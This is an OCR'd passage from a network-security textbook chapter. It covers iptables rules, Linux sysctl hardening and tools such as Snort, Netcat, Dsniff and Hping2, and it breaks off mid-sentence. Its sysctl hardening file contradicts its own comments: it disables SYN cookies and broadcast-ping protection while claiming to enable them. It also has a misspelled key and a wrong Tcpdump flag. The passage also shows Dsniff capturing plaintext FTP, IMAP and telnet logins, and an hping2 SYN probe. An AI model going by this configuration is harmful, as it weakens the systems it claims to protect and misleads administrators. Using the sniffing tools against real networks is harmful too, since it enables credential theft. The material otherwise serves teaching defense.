iptables [-t <table-name>]<command> <chain-name> <parameter- 1><option1> <parameter-n> <option-n>

The following command configures IPTables to allow the firewall to accept TCP packets coming on the interface, echoing from any IP address destined for the firewall's IP address of 192.168.1.1:

iptables -A INPUT -s 0/0 -i eth0 -d 192.168.1.1 -p TCP -j ACCEPT

The following pair of commands configures IPTables to allow the firewall to send ICMP echo requests (pings) and, in turn, accept the expected ICMP echo replies:

iptables -A OUTPUT -p icmp --icmp-type echo-request -j ACCEPT
iptables -A INPUT -p icmp --icmp-type echo-reply -j ACCEPT




Figure 1-9 This is an IPTables decision tree.




Figure 1-10 This shows how a packet interacts with IPTables.

Basic Linux Operating System Defense

Linux has a number of built-in protection mechanisms that network administrators should activate by modifying the system kernel parameters in the /proc file system via the /etc/sysctl.conf file.

```
# File:/etc/sysctl.conf
#--------------------------------------------------------------------------------
#Disable routing triangulation. Respond to queries out the same interface, not another. Helps to
maintain state
#Also protects against IP spoofing
#--------------------------------------------------------------------------------
net/ipv4/conf/all/rp_fileter=1
#--------------------------------------------------------------------------------
#Enable logging of packets with malformed IP addresses
#--------------------------------------------------------------------------------
net/ipv4/conf/all/log_martians=1
#--------------------------------------------------------------------------------
# Disable redirects
#--------------------------------------------------------------------------------
net/ipv4/conf/all/send_redirects=0
# Disable source routed packets
#--------------------------------------------------------------------------------
net/ipv4/conf/all/accept_source_route=0
#--------------------------------------------------------------------------------
# Disable acceptance of ICMP redirects
#--------------------------------------------------------------------------------
net/ipv4/conf/all/accept_redirects=0
#--------------------------------------------------------------------------------
# Turn on protection from Denial of Service (DOS) attacks
#--------------------------------------------------------------------------------
net/ipv4 /tcp_syncookies=0
#--------------------------------------------------------------------------------
# Disable responding to ping broadcasts
#--------------------------------------------------------------------------------
net/ipv4 /icmp_echo_ignore_broadcasts=0
#--------------------------------------------------------------------------------
# Enable IP routing. Required if your firewall is protecting a network
#NAT included
#--------------------------------------------------------------------------------
net/ipv4/ip_forward=0
```

Tool: SARA (Security Auditor's Research Assistant)

The Security Auditor's Research Assistant (SARA) is a third-generation security analysis tool. It is covered by the GNU GPL-like open license. It is based on the SATAN (Security Administrator's Tool for Analyzing Networks) model. It is updated through the collaboration of a network of developers to address the latest threats.

The following are some of SARA's features:

- Operates under UNIX, Linux, MAC OS X, and Windows
- Supports the FBI/SANS Top 20 Consensus
- Can adapt to many firewalled environments
- Supports remote self-scan and API facilities
- Has enterprise search module
- Works in standalone or daemon mode




Figure 1-11 Netcat has a number of command options.

- SANS/ISTS-certified
- Provides user extension support
- Provides a plug-in facility for third-party applications
- Provides a transparent interface to SAMBA for SMB security analysis

Tool: Netcat

Netcat (Figure 1-11) is network utility that can both read and write data across network connections with the help of TCP/IP or UDP. It is designed to be a reliable back-end tool that can be used directly, or it can be easily driven by other programs and scripts. It is a feature-rich network debugging and exploration tool; therefore, it can create any kind of connection the user requires. It has several built-in capabilities.

It gives access to important features such as the following:

- Outbound and inbound connections, TCP or UDP, to or from any ports
- Built-in port-scanning capabilities, with a randomizer
- Tunneling mode, which allows some different tunneling such as TCP or UDP, can identify all network parameters
- Some advanced usage like buffered send mode and hex dump of transmitted and received data

Tool: Tcpdump

Tcpdump is a network traffic analyzer for network monitoring and data acquisition that allows administrators to dump the traffic on a network. As the name indicates, it "dumps" TCP traffic to a screen or file for later use. Tcpdump reads traffic from a default network interface and dumps the entire output to a console. It uses commands to change the behavior of TCP traffic into something more manageable.

Tcpdump prints the headers of packets that match the Boolean expression on the network interface. It can be run with the -w flag, which makes it save the packet data to a file for later use. Or it can be run with the -b flag, which makes it read from the saved packet file instead of from the network.

Tcpdump serves as a back-end program to other network analysis tools such as Snort and Shadow. It can be used as a tool to track down network problems, detect ping attacks, or monitor network activities.

Figure 1-12 shows how Tcpdump works. Figures 1-13 and 1-14 show screenshots from Tcpdump.




Figure 1-12 Tcpdump creates files that contain network traffic information.




Figure 1-13 This shows Tcpdump running on the command line.

Tool: Snort

Snort is an open-source network instruction prevention and detection system that utilizes a rule-driven language, which combines the benefits of the following:

- Signature-based inspection
- Protocol-based inspection
- Anomaly-based inspection




Figure 1-14 Tcpdump takes network traffic and logs it.

The following are some of Snort's features:

- Snort is a sniffer, which means that it captures network traffic for further use.
- It facilitates traffic analysis and packet logging on an IP network.
- Snort can detect a variety of attacks and probes, such as the following:
  - Worms
  - Vulnerability exploit attempts
  - Port scans
  - Buffer overflows
  - CGI attacks
  - SMB probes
- It has a real-time alerting capability, with an alert mechanism sent to syslog.

Figures 1-15 and 1-16 show screenshots from Snort.

Tool: SAINT

SAINT is a vulnerability assessment tool. SAINT is able to do the following:

- Detect and fix areas of possible weakness in a network's security before intruders exploit them
- Prevent common system vulnerabilities
- Explain compliance with current government regulations such as FISMA, Sarbanes-Oxley, GLBA, HIPAA, and COPPA

The following steps show how the SAINT vulnerability scanner works:

- *Step 1*: SAINT screens every live system on a network for TCP and UDP services.
- *Step 2*: For each service it finds running, it launches a set of probes designed to detect anything that could allow an attacker to gain unauthorized access, create a denial of service, or gain sensitive information about the network.




Figure 1-15 These are the Snort command-line options.




Figure 1-16 Snort captures network traffic for analysis.

Figure 1-17 SAINT is a scanning engine that attempts to protect live systems, such as Web servers.

- *Step 3*: The scanner checks for vulnerabilities.
- *Step 4*: When vulnerabilities are detected, the results are categorized, allowing customers to target the data they find most useful. SAINT can group vulnerabilities according to severity, type, or count. It can also provide information about a particular host or group of hosts. SAINT describes each of the vulnerabilities it locates; references Common Vulnerabilities & Exposures (CVE), CERT advisories, and IAVA (Information Assurance Vulnerability Alerts); and describes ways to correct the vulnerabilities. In many cases, the SAINT scanner provides links to patches or new software versions that will eliminate the detected vulnerabilities.

Figure 1-17 depicts how SAINT works. Figure 1-18 shows a screenshot from SAINT.

Tool: Wireshark

Wireshark is used for troubleshooting, analysis, software and protocol development, and education. Wireshark is open-source software released under the GNU General Public License. It runs on UNIX, Linux, and Windows. It uses GTK+, a graphical user interface library, and libpcap, a packet capture and filtering library.

The following are some of the features of Wireshark:

- Live data can be read from Ethernet, FDDI, PPP, Token-Ring, IEEE 802.11, Classical IP over ATM, and loopback interfaces.
- Captured network data can be browsed via a GUI or via an include TTY-mode program.
- Captured files can be programmatically edited or converted via command-line switches to the editcap program.
- Data can be captured from a live network connection or read from a capture file.
- Output can be saved or printed as plain text or PostScript.
- The data display can be refined using a display filter.
- Display filters can also be used to selectively highlight and color packet summary information.
- All or part of each captured network trace can be saved to a disk.

Figures 1-19 and 1-20 show screenshots from Wireshark.

Tool: Abacus Port Sentry

Abacus Port Sentry (also known as Abacus Sentry) is an open-source package that monitors the network interface and interacts with the firewall code to fend off an attack during an attempted port scan.

- It has the ability to detect port scans (including stealth scans) on the interfaces of the machine by using the Portscan detection daemon.




Figure 1-18 This is a screenshot of the SAINT setup screen.




Figure 1-19 Wireshark analyzes network protocols.




Figure 1-20 Wireshark provides detailed reports by protocol.

- It can block the attacker via hosts.deny, a dropped route, or a firewall rule. In the face of an ongoing port scan, Abacus Sentry can rapidly block an intruder before the intruder can get very far. But if it is not configured properly, it can enable a hostile outsider to mount a denial-of-service attack against systems.

Enhancing a Firewall with Abacus Sentry

While it was not specifically designed with this use in mind, Abacus Port Sentry can be combined with the transparent proxy facilities in Linux to provide a very effective reactive firewall against intruders. The firewall is set up normally, with or without stateful packet filtering. The last sets of rules, or rule chains, redirect unused ports for common services on all IP addresses to Port Sentry. This gives Port Sentry a depth of coverage unavailable otherwise, and scans of a single port across multiple addresses can then be detected and canceled before the intruder progresses deeper into a network. Abacus Port Sentry detects slow scans, but does not detect structured attacks. Both processes seek to obscure probe attacks. An attacker does this with a slow scan by spreading out the test over a long period of time. In a structured attack, the attacker tries to make the probe attempts more obscure by scanning or probing from multiple source addresses.

Figure 1-21 shows Abacus Port Sentry being built and configured.

Tool: Dsniff Collection

Dsniff is a collection of tools for network auditing and penetration testing. Dsniff passively monitors a network for interesting data (passwords, e-mail, files, etc.). It also contains advanced techniques for destroying the protection of network switchers. Figure 1-22 shows a screenshot from Dsniff.

```
[root@clubcm portsentry-1.1]# make linux
SYSTYPE=linux
Making
cc -O -Wall -DLINUX -DSUPPORT_STEALTH -o ./portsentry ./portsentry.c \
        ./portsentry_io.c ./portsentry_util.c
[root@clubcm portsentry-1.1]#
[root@clubcm portsentry-1.1]#
[root@clubcm portsentry-1.1]# make install
Creating psionic directory /usr/local/psionic
Setting directory permissions
Creating portsentry directory /usr/local/psionic/portsentry
Setting directory permissions
chmod 700 /usr/local/psionic/portsentry
Copying files
cp ./portsentry.conf /usr/local/psionic/portsentry
cp ./portsentry.ignore /usr/local/psionic/portsentry
cp ./portsentry /usr/local/psionic/portsentry
Setting permissions
chmod 600 /usr/local/psionic/portsentry/portsentry.ignore
chmod 600 /usr/local/psionic/portsentry/portsentry.conf
chmod 700 /usr/local/psionic/portsentry/portsentry


Edit /usr/local/psionic/portsentry/portsentry.conf and change
your settings if you haven't already. (route, etc)


WARNING: This version and above now use a new
directory structure for storing the program
and config files (/usr/local/psionic/portsentry).
Please make sure you delete the old files when
the testing of this install is complete.


[root@clubcm portsentry-1.1]#
[root@clubcm portsentry-1.1]#
```

Figure 1-21 Abacus Port Sentry tries to defend the firewall against attack.

```
root@tesla:/root(0)
root@tesla:~(0)# dsniff -i eth0
dsniff: listening on eth0
-----------------
04/02/05 02:19:51 tcp tesla.resnet.mtu.edu.39412 -> ftp.me.mtu.edu.21 (ftp)
USER fakeuser
PASS hunter2

-----------------
04/02/05 02:20:21 tcp tesla.resnet.mtu.edu.39413 -> email.mtu.edu.143 (imap)
LOGIN "fakeuser" "hunter2"

-----------------
04/02/05 02:20:51 tcp tesla.resnet.mtu.edu.39414 -> login.me.mtu.edu.23 (telnet)
jafakeuser
hunter2
```

Figure 1-22 Dsniff can be used to sniff for passwords on a system.

```
# hping2 -n 172.16.240.241 -p 21 -S -c 4
eth0 default routing interface selected (according to /proc)
HPING 172.16.240.241 (eth0 172.16.240.241): S set, 40 headers + 0 data bytes
46 bytes from 172.16.240.241: flags=SA seq=0 ttl=63 id=0 win=5840 rtt=13.7 ms
46 bytes from 172.16.240.241: flags=SA seq=1 ttl=63 id=0 win=5840 rtt=3.7 ms
46 bytes from 172.16.240.241: flags=SA seq=2 ttl=63 id=0 win=5840 rtt=3.7 ms
46 bytes from 172.16.240.241: flags=SA seq=3 ttl=63 id=0 win=5840 rtt=3.5 ms


--- 172.16.240.241 hping statistic ---
4 packets tramitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 3.5/6.1/13.7 ms
```

Figure 1-23 Hping2 can analyze packet traffic.

Tool: Hping2

Hping2 is an interactive packet constructor and responses analyzer. It can be used to perform many tasks such as testing of firewall rules and port scanning. It is a security tool that generates TCP/IP packets and analyzes network traffic with scripting capabilities. It is a tool for network experimentation, analysis, and testing. It also allows users to create and manipulate packets at a very low level. It handles fragmentation and arbitrary packet body and size, and it can be used to transfer files under supported protocols.

The following are some of the uses of Hping2:

- Packet size detection
- Performing Traceroute-like actions under different protocols
- Fingerprinting remote operating systems

Figure 1-23 shows a screenshot from Hping2.

Tool: Sniffit

Sniffit is one of the most commonly used attack tools in a variety of attacks. It is available for Linux, Solaris, SunOS, FreeBSD, and IRIX. Users can run it either on the command line, with optional plug-ins and filters, or in interactive mode, which is the preferred mode. Sniffit consists of a number of useful features. It can be configured to promiscuously gather data and transfer it to a local file. Its flexible filtering capabilities allow the attacker to target specific hosts or even specific protocols, based on the port number. Sniffit is capable of handling the interactive sniffing of sessions in real time. Its interactive mode is useful for 